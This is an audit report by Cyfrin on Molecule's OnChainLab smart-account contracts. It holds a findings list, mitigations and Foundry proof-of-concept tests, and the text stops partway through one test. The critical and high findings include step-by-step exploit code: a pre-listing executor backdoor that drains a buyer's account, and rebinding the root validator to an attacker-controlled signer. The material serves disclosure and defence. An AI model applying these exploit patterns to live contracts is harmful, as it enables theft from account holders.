




Molecule OnChainLab Audit Report

Prepared by [Cyfrin](#)

Version 2.0

Lead Auditors

[Kage](#)

[Al-qaqa](#)

May 12, 2026

Contents

1	About Cyfrin	3
2	Disclaimer	3
3	Risk Classification	3
4	Protocol Summary	3
5	Audit Scope	3
6	Executive Summary	4
6.1	Centralization Risks	4
7	Findings	8
7.1	Critical Risk	8
7.1.1	OnChainLab::executeFromExecutor pre-listing module backdoor bypasses marketplace anti-fraud surfaces	8
7.2	High Risk	13
7.2.1	RootValidator::onInstall permissionless and lacks self-binding	13
7.2.2	RootValidator::onUninstall lacks access control, permanently bricking the OCL via attested modules	16
7.3	Medium Risk	21
7.3.1	OnChainLab::isValidSignature raw-hash fallback enables same-chain cross-account ERC-1271 replay	21
7.3.2	OnChainLab::fallback CALLTYPE_DELEGATECALL module survives NFT transfer, allowing arbitrary OCL storage rewrites and ETH drain by the new owner	22
7.3.3	OnChainLab::uninstallModule allows uninstalling Executors that are not installed, breaking EIP-7579	27
7.3.4	Missing Initialization Guard Allows Uninitialized OnChainLab Wallets to Be Configured and Used Outside Factory's Trusted Setup	28
7.4	Low Risk	30
7.4.1	OnChainLab::owner chain-id replay guard is dead code	30
7.4.2	LabNFT::transferFrom, mint bypass circular-ownership invariant	32
7.4.3	Stuck ETH on OnChainLabRouter and OnChainLab implementation: payable surfaces with no recovery	33
7.4.4	Upgrade-time storage and EIP-712 layout hazards in OnChainLab, LabNFT, MoleculeOclDidRegistry	34
7.4.5	Missing input validation in admin setters across OdfCoAttestVerifier, MoleculeOclDidRegistry, LabNFT	34
7.4.6	SelectorManager::_installSelector overwrite=true skips onUninstall on displaced module	35
7.4.7	MoleculeOclDidRegistry::setRelayer accepts arbitrary oldRelayer unverified	35
7.4.8	OclDerivationConfig::setFactory missing one-shot guard, asymmetric with sister setters	36
7.4.9	OnChainLabFactory::initializeAccount doesn't check the existence of the token	36
7.4.10	ERC7484Registry::revoke allows revoking an already revoked attestation	36
7.4.11	OnChainLab::isModuleInstalled is not checking RootValidator	37
7.5	Informational	39
7.5.1	MintAndCreateAccount deploy script omits msg.value; every invocation reverts post-deploy	39
7.5.2	NatSpec error in OnChainLab::initialize: setRegistry is not 'Module Registry'	39
7.5.3	OnChainLab::fallback else branch is unreachable	39
7.5.4	MoleculeOclDidRegistry::_upsertDid produces colliding version numbers across DID rotations	40
7.5.5	MoleculeOclDidRegistry::usedRequestId nullifier scope mismatch with typed-data binding	40
7.5.6	ValidationManager::invalidateNonce, validNonceFrom are dead code	40
7.5.7	Use named mapping parameters	41

7.5.8	LabNFT::setMintFee lacks an upper bound	41
7.5.9	RootValidatorUpdated event is misleading: the root validator is never updated	42
7.5.10	OnChainLab::execute discards ExecLib::execute return data	42
7.5.11	OnChainLab::owner returns address(0) when not on the canonical chain, silent fallback . .	43
7.5.12	OnChainLabs lacks a dedicated wrapper for EntryPoint::withdrawTo, forcing owners through generic execute	43
7.5.13	OnChainLab::isValidSignature return 0 instead of 0xffffffff for invalid signatures	44
7.6	Gas Optimization	46
7.6.1	Discarded return data from low-level .call{value:} should use inline-assembly call	46
7.6.2	Redundant default initialization to 0	46
7.6.3	Unused locals and parameters in ValidationManager::_validateUserOp	47
7.6.4	MoleculeOclDidRegistry::_upsertDid re-reads next.version after writing it	47
7.6.5	MoleculeOclDidRegistry::_linkDid discards _upsertDid's return value	48

1 About Cyfrin

Cyfrin is a Web3 security company dedicated to bringing industry-leading protection and education to our partners and their projects. Our goal is to create a safe, reliable, and transparent environment for everyone in Web3 and DeFi. Learn more about us at cyfrin.io.

2 Disclaimer

The Cyfrin team makes every effort to find as many vulnerabilities in the code as possible in the given time but holds no responsibility for the findings in this document. A security audit by the team does not endorse the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the in-scope code being audited.

3 Risk Classification

	Impact: High	Impact: Medium	Impact: Low
Likelihood: High	Critical	High	Medium
Likelihood: Medium	High	Medium	Low
Likelihood: Low	Medium	Low	Low

4 Protocol Summary

OnChainLab is a modular smart-account system that binds an ERC-4337 account abstraction execution path and an ERC-7579 module installation surface to an ERC-721 ownership token (LabNFT) via the ERC-6551 token-bound-account standard. Each LabNFT mint creates a deterministic CREATE2 account whose signer is dynamically resolved as the current NFT owner; account upgrades are governed by a single UpgradeableBeacon (one OnChainLabBeacon::upgradeTo upgrades every deployed account simultaneously).

A separate UUPS-upgradeable MoleculeOclDidRegistry binds OCL identities to external DIDs via EIP-712 signed LinkDidRequest payloads, with co-attestation enforced by OdfCoAttestVerifier (asymmetric Kamu raw-ECDSA + Molecule EIP-712). All contracts deploy via Nick's CREATE2 deployer to byte-identical addresses across Sepolia, Base Sepolia, and Ethereum mainnet (canonical chain ID 8453 is baked into account derivation), so address-level identity is preserved cross-chain even though each deployment is single-chain at runtime.

5 Audit Scope

The audit scope was limited to:

```
src/core/ERC6551Registry.sol
src/core/ExecutorManager.sol
src/core/OclDerivationConfig.sol
src/core/OnChainLabBeacon.sol
src/core/OnChainLabRouter.sol
src/core/SelectorManager.sol
src/core/ValidationManager.sol
src/ERC7484Registry/ERC7484Registry.sol
src/ERC7484Registry/ERC7484RegistryAdapter.sol
src/factory/OnChainLabFactory.sol
src/identity/MoleculeOclDidRegistry.sol
src/identity/OdfCoAttestVerifier.sol
src/modules/validator/RootValidator.sol
```

```
src/NFT/LabNFT.sol
src/utils/Create2Lib.sol
src/utils/ExecLib.sol
src/utils/OclIdLib.sol
src/utils/ModuleLib.sol
src/utils/ValidationTypeLib.sol
src/OnChainLab.sol
```

6 Executive Summary

Over the course of 8 days, the Cyfrin team conducted an audit on the [OnChainLab](#) code provided by [Molecule](#). The findings consist of 1 Critical, 2 High, 4 Medium & 11 Low severity issues with the remainder being informational and gas optimizations.

Molecule's **OnChainLabs (OCL)** is an NFT-bound smart-account system in which every LabNFT mints a deterministic, cross-chain ERC-6551 token-bound account. The account stack composes five standards — ERC-6551 (token-bound ownership), ERC-4337 (account abstraction via singleton EntryPoint), ERC-7579 (modular executors and fallback handlers), ERC-7484 (attestation gate for installable modules), and ERC-7739 (nested EIP-712 for replay-safe ERC-1271). Ownership of the LabNFT is control of the account; accounts share an upgradeable beacon, and a separate MoleculeOclDidRegistry anchors external decentralized identifiers (notably Kamu data-rooms) to each account via a two-party EIP-712 / ECDSA co-attestation. Initial deployment is on Base chain with eventual multi-chain rollout.

The most consequential attack surface discovered during the audit is the LabNFT marketplace handoff: a seller can install a hidden executor or a CALLTYPE_DELEGATECALL fallback handler before listing, and drain the buyer's account after settlement, because the documented integrity signals do not fire on the install paths and installed modules are not unbound on NFT transfer. A second cluster targets RootValidator, the only gate between LabNFT ownership and ERC-4337 signature verification: onInstall is permissionless and lacks self-binding, so any sufficiently permissive attested executor can rebind the validator to attacker-controlled state, and onUninstall is similarly unauthenticated, letting any caller permanently brick an account. The remaining issues concern signature scoping and account initialization: the ECDSA fallback of isValidSignature recovers over a raw hash with no per-account binding, so one EOA-signed signature replays across every OCL that EOA owns; an OCL deployed at its deterministic CREATE2 address but not initialized through the factory can still be configured and operated outside the trusted setup flow; and uninstallModule silently "uninstalls" executors that were never installed, violating EIP-7579 conformance.

All findings reported during the audit have been resolved by the Molecule team, and Cyfrin has completed the mitigation review for these fixes.

6.1 Centralization Risks

Molecule's launch posture is intentionally centralized, but it is not *over*-centralized in the sense that matters for end users: **no single admin role can directly seize user funds, unilaterally drain an active OCL, or sign UserOps on a user's behalf.** Admin powers are scoped to fee parameters, DID linking, module attestation gating, and upgrade authority, with rotation as the documented recovery path on key compromise. The concentrations worth disclosing are those where a compromised key would have broad blast radius even though no current contract function lets that key directly take user assets:

- **Beacon owner is fleet-wide and instantaneous.** A single OnChainLabBeacon::upgradeTo call upgrades the implementation behind every deployed OCL in one transaction, with no on-chain timelock or multisig enforcement at the contract layer.
- LabNFT **admin** controls the mint fee, base URI, derivation config, fee withdrawal, and UUPS upgrade authority under a single role.
- MoleculeOclDidRegistry **admin** can pause linking, rotate relayers and verifier contracts, and authorize UUPS upgrades that change the EIP-712 domain — silently invalidating any pending LinkDidRequest signatures.

- `OdfCoAttestVerifier` **admin** can rotate the Kamu and Molecule attester addresses, but only one at a time; a coordinated rotation transiently accepts attestations under a temporary attester pair, and the verifier itself has no pause.

Summary

Project Name	OnChainLab
Repository	onchainlabs
Commit	4fb77ceee047...
Fix Commit	ca9817e69e50...
Audit Timeline	Apr 27th - May 6th, 2026
Methods	Manual Review

Issues Found

Critical Risk	1
High Risk	2
Medium Risk	4
Low Risk	11
Informational	13
Gas Optimizations	5
Total Issues	36

Summary of Findings

[C-1] <code>OnChainLab::executeFromExecutor</code> pre-listing module backdoor bypasses marketplace anti-fraud surfaces	Resolved
[H-1] <code>RootValidator::onInstall</code> permissionless and lacks self-binding	Resolved
[H-2] <code>RootValidator::onUninstall</code> lacks access control, permanently bricking the OCL via attested modules	Resolved
[M-1] <code>OnChainLab::isValidSignature</code> raw-hash fallback enables same-chain cross-account ERC-1271 replay	Resolved
[M-2] <code>OnChainLab::fallback CALLTYPE_DELEGATECALL</code> module survives NFT transfer, allowing arbitrary OCL storage rewrites and ETH drain by the new owner	Resolved
[M-3] <code>OnchainLab::uninstallModule</code> allows uninstalling Executors that are not installed, breaking EIP-7579	Resolved
[M-4] Missing Initialization Guard Allows Uninitialized <code>OnChainLab</code> Wallets to Be Configured and Used Outside Factory's Trusted Setup	Resolved
[L-01] <code>OnChainLab::owner</code> chain-id replay guard is dead code	Acknowledged

[L-02] LabNFT::transferFrom, mint bypass circular-ownership invariant	Resolved
[L-03] Stuck ETH on OnChainLabRouter and OnChainLab implementation: payable surfaces with no recovery	Resolved
[L-04] Upgrade-time storage and EIP-712 layout hazards in OnChainLab, LabNFT, MoleculeOclDidRegistry	Resolved
[L-05] Missing input validation in admin setters across OdfCoAttestVerifier, MoleculeOclDidRegistry, LabNFT	Resolved
[L-06] SelectorManager::_installSelector overwrite=true skips onUninstall on displaced module	Resolved
[L-07] MoleculeOclDidRegistry::setRelayer accepts arbitrary oldRelayer unverified	Resolved
[L-08] OclDerivationConfig::setFactory missing one-shot guard, asymmetric with sister setters	Resolved
[L-09] OnChainLabFactory::initializeAccount doesn't check the existence of the token	Resolved
[L-10] ERC7484Registry::revoke allows revoking an already revoked attestation	Resolved
[L-11] OnChainLab::isModuleInstalled is not checking RootValidator	Resolved
[I-01] MintAndCreateAccount deploy script omits msg.value; every invocation reverts post-deploy	Resolved
[I-02] NatSpec error in OnChainLab::initialize: setRegistry is not 'Module Registry'	Resolved
[I-03] OnChainLab::fallback else branch is unreachable	Acknowledged
[I-04] MoleculeOclDidRegistry::_upsertDid produces colliding version numbers across DID rotations	Resolved
[I-05] MoleculeOclDidRegistry::usedRequestId nullifier scope mismatch with typed-data binding	Resolved
[I-06] ValidationManager::invalidateNonce, validNonceFrom are dead code	Resolved
[I-07] Use named mapping parameters	Resolved
[I-08] LabNFT::setMintFee lacks an upper bound	Resolved
[I-09] RootValidatorUpdated event is misleading: the root validator is never updated	Resolved
[I-10] OnChainLab::execute discards ExecLib::execute return data	Resolved
[I-11] OnChainLab::owner returns address(0) when not on the canonical chain, silent fallback	Resolved
[I-12] OnChainLabs lacks a dedicated wrapper for EntryPoint::withdrawTo, forcing owners through generic execute	Resolved
[I-13] OnChainLab::isValidSignature return 0 instead of 0xffffffff for invalid signatures	Resolved
[G-1] Discarded return data from low-level .callvalue: should use inline-assembly call	Resolved

[G-2] Redundant default initialization to 0	Resolved
[G-3] Unused locals and parameters in <code>ValidationManager::_validateUserOp</code>	Resolved
[G-4] <code>MoleculeOclDidRegistry::_upsertDid</code> re-reads <code>next.version</code> after writing it	Resolved
[G-5] <code>MoleculeOclDidRegistry::_linkDid</code> discards <code>_upsertDid</code> 's return value	Resolved

7 Findings

7.1 Critical Risk

7.1.1 OnChainLab::executeFromExecutor pre-listing module backdoor bypasses marketplace anti-fraud surfaces

Description: Composite of:

- Missing state++ on installModule/uninstallModule/executeFromExecutor/invalidateNonce
- executeFromExecutor does not bind installed executors to the installer/owner so they survive NFT transfer
- ERC7484Registry::trustAttesters is msg.sender-keyed and the account itself can rotate it via UserOp

Files:

src/OnChainLab.sol:380-466 (state++ omissions and executor dispatch), src/core/ExecutorManager.sol:33-65 (no installer/owner binding), src/ERC7484Registry/ERC7484Registry.sol:59-66 (per-account attester self-rotation).

Impact: Post-purchase drain of any value the buyer's account holds, executed by the seller in the same block as settlement (or any time before the buyer thinks to enumerate and uninstall the malicious executor). The buyer cannot detect tampering through any of the three documented invariants - state (5 of 9 mutating paths bump it), attestation (self-rotatable), or ownership (executor not bound to owner) - so the buyer has no signal that the account is compromised before settling. Loss equals the entire account contents.

Proof of Concept: Seller:

1. Calls execute(REGISTRY, 0, abi.encode(trustAttesters, (1, [attackerAttester])))
2. Calls installModule(MODULE_TYPE_EXECUTOR, M, ...) - no state++
3. Lists NFT
4. Buyer reads unchanged state
5. Seller's executor calls executeFromExecutor post-transfer to drain

Add the following test to test/solace-pocs/PrelistingExecutorDrain.t.sol:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.33;

import {OnChainLabTestSetup} from "test/base/OnChainLabTestSetup.sol";
import {Vm} from "forge-std-1.12.0/src/Vm.sol";
import {console2} from "forge-std-1.12.0/src/console2.sol";

import {OnChainLab} from "src/OnChainLab.sol";
import {ExecLib} from "src/utils/ExecLib.sol";
import {ExecMode, CallType, CallerPolicy} from "src/types/Types.sol";
import {CALLTYPE_SINGLE, MODULE_TYPE_EXECUTOR} from "src/types/Constants.sol";
import {InstallExecutorData} from "src/types/Structs.sol";
import {PackedUserOperation} from "src/interfaces/PackedUserOperation.sol";
import {IERC7579Account} from "src/interfaces/IERC7579Account.sol";
import {IERC7484Registry} from "src/interfaces/IERC7484Registry.sol";
import {ERC7484Registry} from "src/ERC7484Registry/ERC7484Registry.sol";
import {MockExecutor} from "test/mock/MockExecutor.sol";

/// @title PrelistingExecutorDrainTest
/// @notice PoC: composite vulnerability allowing a seller to install a hidden
///         drain executor before listing the LabNFT, while:
///         - state counter does NOT change (no `state++` in installModule),
///         - registry attestation gate is bypassed by rotating
///           `trustAttesters` from the account itself (msg.sender-keyed),
///         - executor binding is not tied to the installer/owner so it
```

```

///      survives NFT transfer.
///      The buyer reads an unchanged `state` snapshot and sees no signal.
contract PrelistingExecutorDrainTest is OnChainLabTestSetup {
    bytes32 internal constant ACCOUNT_GAS_LIMITS = bytes32((uint256(1500000) << 128) |
    ↪ uint256(1000000));
    bytes32 internal constant GAS_FEES = bytes32((uint256(1e9) << 128) | uint256(20e9));

    /// @dev Submits a signed UserOp on behalf of the current NFT owner key.
    function _submitUserOp(address account, bytes memory callData, uint256 signerKey)
        internal
        returns (bytes32 userOpHash)
    {
        uint256 nonce = entryPoint.getNonce payable(account), 0);
        PackedUserOperation memory userOp = _createUserOp(account, nonce, callData, ACCOUNT_GAS_LIMITS,
        ↪ GAS_FEES);

        userOpHash = entryPoint.getUserOpHash(userOp);
        (uint8 v, bytes32 r, bytes32 s) = vm.sign(signerKey, userOpHash);
        userOp.signature = abi.encodePacked(r, s, v);

        PackedUserOperation[] memory ops = new PackedUserOperation[](1);
        ops[0] = userOp;

        vm.startPrank(bundler);
        vm.deal(bundler, 2 ether);
        entryPoint.depositTo{value: 1 ether}(payable(account));
        vm.recordLogs();
        entryPoint.handleOps(ops, payable(deployer));
        vm.stopPrank();
    }

    /// @notice Demonstrates the full pre-listing executor backdoor flow.
    /// @dev Steps:
    ///      1. Seller funds the OCL with 5 ETH (legitimate assets the buyer expects to receive).
    ///      2. Seller (1a) rotates the OCL's trusted attester set to a seller-controlled attester via
    ↪ UserOp,
    ///      (1b) seller's attester attests the malicious executor in the registry,
    ///      (1c) seller installs the malicious executor module on the OCL via UserOp.
    ///      3. Snapshot the `state` counter -- IT IS UNCHANGED across installModule
    ///      (the documented anti-frontrunning primitive at OnChainLab.sol:91-101 is silent).
    ///      4. Seller "lists" the LabNFT and the buyer "purchases" it: NFT is transferred to the buyer.
    ///      5. Buyer's settlement check: `state` is identical to the pre-listing snapshot
    ///      -- the buyer concludes the account has not been touched.
    ///      6. After ownership transfer, the seller invokes the pre-installed executor
    ///      (no NFT-owner binding on `executeFromExecutor`) and drains all ETH.
    ///      The buyer receives an empty NFT/account.
    function test_PoC_PrelistingExecutorDrain() public {
        // -----
        // Setup: seller is user1 (NFT owner). Buyer is buyer.
        // -----
        (address buyer,) = makeAddrAndKey("Buyer");

        // Seller mints LabNFT and creates the bound OCL account.
        vm.startPrank(user1);
        labNft.mint(user1); // tokenId 0
        accountProxy = _createAndInitializeAccount(bytes32(0), 0, true);
        vm.stopPrank();

        // Seller deposits 5 ETH into the OCL -- these are the assets a buyer
        // would expect to receive when purchasing the NFT.
        vm.deal(accountProxy, 5 ether);
        assertEq(accountProxy.balance, 5 ether, "OCL should hold 5 ETH pre-attack");
    }
}

```

```

OnChainLab ocl = OnChainLab(payable(accountProxy));

// -----
// STEP 1: Seller rotates the OCL's trusted attesters via UserOp.
// The registry's `trustAttesters` is msg.sender-keyed, and the OCL
// itself is the `msg.sender` when called from a UserOp via `execute`.
// The seller adds a seller-controlled attester address.
// -----
address attackerAttester = makeAddr("AttackerAttester");

address[] memory newAttesters = new address[](1);
newAttesters[0] = attackerAttester;

bytes memory rotateAttestersData = abi.encodeWithSelector(
    ERC7484Registry.trustAttesters.selector,
    uint8(1), // threshold
    newAttesters
);

// Wrap as `OnChainLab.execute(to, value, data)` UserOp so the
// registry sees the OCL itself as msg.sender.
bytes memory rotateUserOpCallData = abi.encodeWithSelector(
    bytes4(keccak256("execute(address,uint256,bytes)")),
    address(erc7484registry),
    uint256(0),
    rotateAttestersData
);

bytes32 rotateHash = _submitUserOp(accountProxy, rotateUserOpCallData, user1PrivateKey);
_assertUserOpSucceeded(rotateHash);

// Confirm rotation: the OCL now trusts only the attacker-controlled attester.
(address[] memory cfgAttesters, uint256 cfgThreshold) =
    ERC7484Registry(address(erc7484registry)).getAttesterConfig(accountProxy);
assertEq(cfgAttesters.length, 1, "OCL should trust exactly one attester after rotation");
assertEq(cfgAttesters[0], attackerAttester, "OCL should trust attackerAttester");
assertEq(cfgThreshold, 1, "Threshold should be 1");

// The seller's attester now attests the malicious executor module.
// (The MockExecutor reused as the "malicious" executor -- fully under
// the control of any caller via sudoDoExec.)
vm.prank(attackerAttester);
ERC7484Registry(address(erc7484registry)).attest(
    address(mockExecutor), MODULE_TYPE_EXECUTOR, 0, bytes("")
);

// -----
// STEP 2: Seller installs the malicious executor module via UserOp.
// The registry check passes (because the OCL trusts attackerAttester
// who has attested the module). The state counter is NOT incremented
// by installModule.
// -----
uint256 statePreInstall = ocl.state();

bytes memory initData =
    abi.encode(InstallExecutorData({executorData: abi.encodePacked("executorData")}));
bytes memory installCallData = abi.encodeWithSelector(
    bytes4(keccak256("installModule(uint256,address,bytes)")),
    MODULE_TYPE_EXECUTOR,
    address(mockExecutor),
    initData
);

bytes32 installHash = _submitUserOp(accountProxy, installCallData, user1PrivateKey);
_assertUserOpSucceeded(installHash);

```

```

uint256 statePostInstall = ocl.state();

// Critical observation: state counter is unchanged by installModule.
assertEq(
    statePostInstall,
    statePreInstall,
    "BUG: installModule does not bump `state` -- anti-frontrunning primitive is silent"
);
assertTrue(
    ocl.isModuleInstalled(MODULE_TYPE_EXECUTOR, address(mockExecutor), ""),
    "Malicious executor should be installed"
);

// -----
// STEP 3: Buyer takes the pre-listing snapshot of `state` and OCL balance.
// -----
uint256 buyerSnapshotState = ocl.state();
uint256 buyerSnapshotBalance = accountProxy.balance;
assertEq(buyerSnapshotBalance, 5 ether, "Buyer expects 5 ETH inside the OCL");

// -----
// STEP 4: NFT is transferred (sale settles). Buyer becomes new owner.
// -----
vm.prank(user1);
labNft.safeTransferFrom(user1, buyer, 0);
assertEq(labNft.ownerOf(0), buyer, "Buyer should own the LabNFT after settlement");

// -----
// STEP 5: Buyer re-reads `state` -- UNCHANGED. The documented
// anti-frontrunning primitive emits no signal.
// -----
uint256 buyerPostTransferState = ocl.state();
assertEq(
    buyerPostTransferState,
    buyerSnapshotState,
    "From buyer's perspective, state is unchanged -- no signal of tampering"
);

// -----
// STEP 6: Seller invokes the pre-installed executor POST-TRANSFER
// and drains the OCL. `executeFromExecutor` does not bind the
// executor to the installer/owner, so the executor still works
// even though the seller is no longer the NFT owner.
// -----
address sellerEoa = user1; // seller no longer owns the NFT
address attackerSink = makeAddr("AttackerSink");
assertEq(attackerSink.balance, 0, "Sink starts empty");

// Encode a single CALL that drains the OCL's ETH to attackerSink.
ExecMode mode = ExecMode.wrap(bytes32(0));
bytes memory drainData = ExecLib.encodeSingle(attackerSink, 5 ether, bytes(""));

// Seller (now a stranger to the account from a token-ownership
// standpoint) pokes the executor module. The module calls
// `executeFromExecutor` on the OCL -- the OCL only checks that
// msg.sender is an installed, attested executor, NOT that the
// current NFT owner authorized this call.
vm.prank(sellerEoa);
mockExecutor.sudoDoExec(IERC7579Account(accountProxy), mode, drainData);

// -----
// OUTCOME: Buyer receives an emptied OCL.

```

```

// -----
assertEq(accountProxy.balance, 0, "OCL should be drained post-transfer");
assertEq(attackerSink.balance, 5 ether, "Seller's sink should hold the stolen 5 ETH");

// And `state` STILL hasn't moved between the buyer's snapshot
// (pre-purchase) and now (post-purchase, post-drain) -- the
// `executeFromExecutor` path has no `state++` either.
assertEq(
    ocl.state(),
    buyerSnapshotState,
    "BUG: executeFromExecutor does not bump `state` -- drain is invisible to the marketplace
    ↪ primitive"
);

console2.log("Pre-listing OCL balance      :", buyerSnapshotBalance);
console2.log("Pre-listing state snapshot   :", buyerSnapshotState);
console2.log("Post-transfer state (buyer view):", buyerPostTransferState);
console2.log("Post-drain OCL balance      :", accountProxy.balance);
console2.log("Attacker sink balance      :", attackerSink.balance);
console2.log("Post-drain state              :", ocl.state());
}
}

```

Run with: `forge test --match-test test_PoC_PrelistingExecutorDrain -vvv`

Recommended Mitigation:

1. Add `state++`; emit `StateUpdated(state)`; at the top of `installModule`, `uninstallModule`, `executeFromExecutor`, and `invalidateNonce`.
2. In `executeFromExecutor`, store the installer (or owner-at-install) in `ExecutorConfig` and revert if `signer() != installerOrOwnerAtInstall`. Alternatively, clear all installed executors on detected NFT-owner change.
3. Block the account from calling `registry.trustAttesters` outside `initialize` - either disallow the registry as an execute target, or move the trust config into account storage that only the canonical init mutates.

Molecule: Fixed in [ee4592b2](#).

Cyfrin: Verified.

7.2 High Risk

7.2.1 RootValidator::onInstall permissionless and lacks self-binding

Description: RootValidator::onInstall is the only path that writes the per-OCL validator binding `ecdsaValidatorStorage[msg.sender].onchainlab`. The function trusts whoever calls it to pass the correct address as `_data[0:20]` and to be the bound account itself — neither is verified.

```
// RootValidator.sol:51-55
function onInstall(bytes calldata _data) external payable override {
    address payable onchainlab = payable(address(bytes20(_data[0:20]))); // @audit no length check
    ecdsaValidatorStorage[msg.sender].onchainlab = onchainlab;           // @audit no `onchainlab ==
    ↪ msg.sender` check
    emit RootValidatorRegistered(onchainlab);                          // @audit no
    ↪ `AlreadyInitialized` guard overwrites silently
}
```

The OCL itself is a valid `msg.sender` for this function whenever it is asked to make an external call. Any installed module that can route an external call from the OCL — including any executor that exposes an arbitrary-target API (session keys, automation, batchers — the exact module classes Molecule plans to attest per `docs/product-features-and-functionality.md`) — can rebind the validator entry under the OCL's `msg.sender`.

Concrete attack chain:

- Owner installs an attested executor E whose API permits the caller to specify an arbitrary external call.
- Attacker (any address with permission on E, e.g. a session-key holder, automation operator, or simply a third party if `E.sudoDoExec` style is exposed) calls `E.execute(rootValidator, 0, abi.encodeWithSelector(IModule.onInstall.selector, abi.encodePacked(fakeSigner)))` through the OCL's `executeFromExecutor`.
- 3. `OnChainLab::executeFromExecutor` → `ExecLib::execute` performs an external call to `RootValidator`, so `msg.sender` at the validator is the OCL itself.
- 4. The validator overwrites `ecdsaValidatorStorage[OCL].onchainlab = fakeSigner` with no guard.
- 5. From now on, `RootValidator::validateUserOp` reads `OnChainLab(fakeSigner).signer()` — a contract the attacker controls — and recovers ECDSA signatures against the attacker-chosen "owner". Any `UserOp` signed with the attacker's key validates and the OCL is drained.

Files: `src/modules/validator/RootValidator.sol:51-55`.

Impact: Total drainage of the OCL. The validator is the single security gate between LabNFT ownership and `validateUserOp` — once it is rebound, every signature check in the `EntryPoint` flow recovers against the attacker. Severity scales with whatever ETH/ERC-20/NFT balances the OCL holds and persists indefinitely: the attacker's hijacked binding survives executor uninstall, attestation revocation, and NFT transfer, because `RootValidator`'s storage is never cleared on those events.

The protocol's [documented design](#) states "Root validator is permanent: The default signature checker cannot be removed from an account." This finding shows the validator is not only removable but also rebinding to attacker-controlled state, by anyone with access to any sufficiently-permissive attested module.

Proof of Concept: Run the following test:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.33;

import {OnChainLabTestSetup} from "test/base/OnChainLabTestSetup.sol";
import {OnChainLab} from "src/OnChainLab.sol";
import {RootValidator} from "src/modules/validator/RootValidator.sol";
import {IERC7579Account} from "src/interfaces/IERC7579Account.sol";
import {IModule} from "src/interfaces/IERC7579Modules.sol";
import {ExecLib} from "src/utils/ExecLib.sol";
import {ExecMode} from "src/types/Types.sol";
import {InstallExecutorData} from "src/types/Structs.sol";
```

```

import {MODULE_TYPE_EXECUTOR} from "src/types/Constants.sol";
import {PackedUserOperation} from "src/interfaces/PackedUserOperation.sol";
import {IEntryPoint} from "src/interfaces/IEntryPoint.sol";
import {LabNFT} from "src/NFT/LabNFT.sol";
import {ERC1967Proxy} from "@openzeppelin-contracts-5.6.0/proxy/ERC1967/ERC1967Proxy.sol";
import {ERC6551Registry} from "src/core/ERC6551Registry.sol";
import {ERC7484Registry} from "src/ERC7484Registry/ERC7484Registry.sol";
import {MockCallContract} from "test/mock/MockCallContract.sol";
import {MockExecutor} from "test/mock/MockExecutor.sol";
import {MockFallback} from "test/mock/MockFallback.sol";

contract FakeSigner {
    address public attackerSigner;
    constructor(address _a) { attackerSigner = _a; }
    function signer() external view returns (address) { return attackerSigner; }
}

contract PoC_RootValidator is OnChainLabTestSetup {
    bytes32 internal constant ACCOUNT_GAS_LIMITS = bytes32((uint256(1500000) << 128) |
    ↪ uint256(1000000));
    bytes32 internal constant GAS_FEES = bytes32((uint256(1e9) << 128) | uint256(20e9));

    function setUp() public override {
        sepoliaFork = vm.createFork(vm.envString("SEPOLIA_RPC"));
        vm.selectFork(sepoliaFork);
        entryPoint = IEntryPoint(payable(0x4337084D9E255Ff0702461CF8895CE9E3b5Ff108));
        assertTrue(address(entryPoint).code.length > 0);
        deployer = makeAddr("Deployer");
        (user1, user1PrivateKey) = makeAddrAndKey("User1");
        bundler = makeAddr("Bundler");
        moleculeRegistryAttestor = makeAddr("MoleculeRegistryAttestor");
        vm.startPrank(deployer);
        LabNFT labNftImpl = new LabNFT();
        ERC1967Proxy labNftProxy = new ERC1967Proxy(address(labNftImpl),
        ↪ abi.encodeCall(LabNFT.initialize, (deployer)));
        labNft = LabNFT(address(labNftProxy));
        erc6551Registry = new ERC6551Registry();
        erc7484registry = new ERC7484Registry();
        rootValidator = new RootValidator();
        _deployFactory();
        mockCallContract = new MockCallContract();
        mockExecutor = new MockExecutor();
        mockFallback = new MockFallback();
        mockFallback2 = new MockFallback();
        vm.stopPrank();
    }

    function _submitSignedUserOp(address account, bytes memory callData, uint256 signerKey)
        internal
        returns (bytes32 userOpHash)
    {
        uint256 nonce = entryPoint.getNonce(payable(account), 0);
        PackedUserOperation memory userOp = _createUserOp(account, nonce, callData, ACCOUNT_GAS_LIMITS,
        ↪ GAS_FEES);
        userOpHash = entryPoint.getUserOpHash(userOp);
        (uint8 v, bytes32 r, bytes32 s) = vm.sign(signerKey, userOpHash);
        userOp.signature = abi.encodePacked(r, s, v);
        PackedUserOperation[] memory ops = new PackedUserOperation[](1);
        ops[0] = userOp;
        vm.startPrank(bundler);
        vm.deal(bundler, 2 ether);
        entryPoint.depositTo{value: 1 ether}(payable(account));
        vm.recordLogs();
    }
}

```

```

    entryPoint.handleOps(ops, payable(deployer));
    vm.stopPrank();
    _assertUserOpSucceeded(userOpHash);
}

function _installMockExecutor(address account) internal {
    _attestModule(address(mockExecutor), MODULE_TYPE_EXECUTOR);
    bytes memory initData = abi.encode(InstallExecutorData({executorData: abi.encodePacked("ok")}));
    bytes memory installCall = abi.encodeWithSelector(
        IERC7579Account.installModule.selector, MODULE_TYPE_EXECUTOR, address(mockExecutor),
        → initData
    );
    _submitSignedUserOp(account, installCall, user1PrivateKey);
}

function _readBoundOcl(address ocl) internal view returns (address) {
